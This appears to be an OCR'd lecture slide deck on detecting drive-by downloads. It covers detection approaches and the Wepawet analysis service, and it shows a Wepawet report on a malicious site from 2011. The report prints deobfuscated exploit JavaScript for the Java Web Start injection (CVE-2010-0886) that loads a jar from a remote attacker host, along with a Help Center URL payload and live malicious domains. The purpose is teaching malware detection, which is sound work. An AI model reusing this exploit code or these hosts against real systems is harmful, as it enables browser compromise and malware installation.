
Drive-By detection - state of the art

- Dynamic approaches:
  - based on emulation:
    - honeyclients
    - Wepawet
  - slow (seconds to minutes of analysis for each web page)
- Static approaches:
  - signature matching (traditional AVs – easy to evade)
  - blacklists (have to be kept up-to-date)
  - static analysis of JavaScript code, HTML code or URL / Host information
- Mixed approaches:
  - SafeBrowsing (Google), Zozzle (Microsoft)
  - mostly proprietary and few specifications given → security through obscurity

Wepawet

- Dynamic analysis system for web pages
- Analyzes JavaScript, Flash and PDF contents
- Free and publicly available at http://wepawet.iseclab.org

Wepawet



Wepawet (alpha)

Home | About | Sample Reports | Support | Tools | News

WEPAWET is a service for detecting and analyzing web-based malware. It currently handles Flash, JavaScript, and PDF files.

To use WEPAWET:

1. Upload a sample or specify a URL
2. Wait for the resource to be analyzed
3. Review the generated report

Current load: 🟩🟩🟩🟩🟩🟧🟧🟥

Analysis Subject

File:

— OR —

URL:

Resource type:

○ Flash


● JavaScript/PDF

Referer:

Priority boost: owls

© 2008–2010 UCSB Computer Security Lab

Wepawet



Analysis report for http://designsexy.com.ar/comunidad/

Sample Overview

URL	http://designsexy.com.ar/comunidad/
MD5	88302bbdc3d7a979dcf040e02145006c
Analysis Started	2011-01-15 05:51:10
Report Generated	2011-02-05 11:10:24
JSAND version	1.3.2

See the report for domain designsexy.com.ar.

Detection results

Detector	Result
JSAND 1.3.2	malicious

Exploits


Name	Description	Reference
JWS command-line injection	Java Web Start Arbitrary command-line injection	CVE-2010-0886
HPC URL	Help Center URL Validation Vulnerability	CVE-2010-1885

Deobfuscation results

Evals


```
(function (){
  var w = window.jQuery, _$ = window.$;
  var D = window.jQuery = window.$ = function (a, b){
    return new D.fn.init(a, b)
  }
  ;
  var u =/^ [ ^< ] * ( < (. |\ s) +> )[ ^> ] * $ |^ #( \ w + )$ /, isSimple =/^ .[ ^: # \
  [ \ .] * $ /, undefined;
  D.fn = D.prototype = {
    init : function (d, b){
      d = d || document;
      if (d.nodeType){
        this [0] = d;
        this .length = 1;
        return this
```

Wepawet



```
var lhqh = new Array('BD96C556-65A3-11D0-983A-00C04FC29E36',
'BD96C556-65A3-11D0-983A-00C04FC29E30', 'AB9BCEDD-EC7E-47E1-9322-D4A210617116',
'0006F033-0000-0000-C000-000000000046', '0006F03A-0000-0000-C000-000000000046',
'6e32070a-766d-4ee6-879c-dc1fa91d2fc3', '6414512B-B978-451D-A0D8-FCFDF33E833C',
'7F5B7F63-F06F-4331-8A26-339E03C0AE3D', '06723E09-F4C2-43c8-8358-09FCD1DB0766',
'639F725F-1B2D-4831-A9FD-874847682010', 'BA018599-1DB3-44f9-83B4-461454C84BF8',
'D0C07D56-7C69-43F1-B4A0-25F5A11FAB19', 'E8CCCDDF-CA28-496b-B050-6C07C962476B', null);
while (lhqh[pabl]){
  var sgw = null;
  sgw = document.createElement("object");
  sgw.setAttribute("classid", "clsid:" + lhqh[pabl]);
  if (sgw){
    try {
      var hjh = zkg(sgw, "Shell.Application");
      if (hjh){
        if (gr(sgw))step1();
        return 1;
      }
    }
    catch (e){
    }
  }
  pabl++;
}
step1();
}
function step1(){
try {
  var cg = "
http: -J-jar -J\\\\76.76.117.100\\pub\\new.avi  http://naundefined.cz.cc/out.php?a=QQkFBg0
CAgQEDAAMEkcJBQYNAgIEBgAHAg==&p=4 none";
  if (window.navigator.appName == 'Microsoft Internet Explorer'){
    try {
      var uiu = document.createElement('OBJECT');
      uiu.classid = 'clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA';
      uiu.launch(cg);
    }
    catch (e){
      var ghtb = document.createElement('OBJECT');
      ghtb.classid = 'clsid:8AD9C840-044E-11D1-B3E9-00805F499D93';
      ghtb.launch(cg);
    }
  }
  else {
    var uiu = document.createElement('OBJECT');
    var ze = document.createElement('OBJECT');
    uiu.type = 'application/npruntime-scriptable-plugin;deploymenttoolkit';
    ze.type = 'application/java-deployment-toolkit';
    document.body.appendChild(uiu);
    document.body.appendChild(ze);
    try {
      uiu.launch(cg);
```

Wepawet



Network Activity


Requests

```
http://designsexy.com.ar/comunidad/
http://webcache109.com/index2.php/?kw=designsexy.com.ar
http://custom404error.com?keywords=douglas budget
http://cdn.firstlook.com/custom/images/jquery.js
http://cdn.firstlook.com/custom/images/thickbox.js
http://custom404error.com/undefined
about:blank
http://searchportal.information.com/?o_id=107961&domainname=custom404error.com
http://clicks.maximumspeedfind.com/xtr_new?q=%C3%A6%C2%9E%C2%97%C3%A5%C2%BF%C2%83%C3%A5%C2%A6%C2%82%C3%A6%C2%AF%C2%9B%C3%A
http://clicks.maximumspeedfind.com/xtr3_new?sid=228995134&sa=13&p=1&s=98795&qt=1296933010&q=%C3%A6%C2%9E%C2%97%C3%A5%C2%BF%C2%83%C
http://ck.ads.affinity.com
/ck1?ca=e77e14e6eedd799817bbb574d2cf38e9e913d3c0d1c85d3b3b00188adbac130e36053d26ca0782a52485014ebf36b895a2dd81e23fca98fcd831cd62040cd7d61d8
adt=Advertising+network.&add=We+accept+worldw
http://financeconsultcompany.com?vw=ad62d9ebaf3b664c3fedd36609bf652b
http://gostats.com/js/counter.js
http://edfgakkapdkxas325.com/QQkFBg0CAgQEDAAMEkcJBQYNAgIEBgAHAg==
hcp://services/search?query=anything&topic=hcp://system/sysinfo/sysinfomain.htm%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A..%5C..%5Csysinfomain.htm%u003fsvr=<script defer>eval(Run(String.fromCharCode(99,109,100,3
http://edfgakkapdkxas325.com/0542bd.pdf
http://financeconsultcompany.com/l.yimg.com/d/lib/smb/js/hosting/cp/js_source/whv2_001.js
```

Redirects

```
http://designsexy.com.ar/comunidad/
http://searchportal.information.com/?o_id=107961&domainname=custom404error.com
http://clicks.maximumspeedfind.com/xtr3_new?sid=228995134&sa=13&p=1&s=98795&qt=1296933010&q=%C3%A6%C2%9E%C2%97%C3%A5%C2%BF%C2%83%C
```

Wepawet



ActiveX controls

CA8A9780-280D-11CF-A24D-444553540000
No attribute setting or method call detected

CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA		
	Name	**Arg0**
Methods	*launch*	http: -J-jar -J\\76.76.117.100\pub\new.avi http://naundefined.cz.cc/out.php?a=QQkFBg0CAgQEDAAMEkcJBQYNAgIEBgAHAg==&p=4 none

Shellcode and Malware

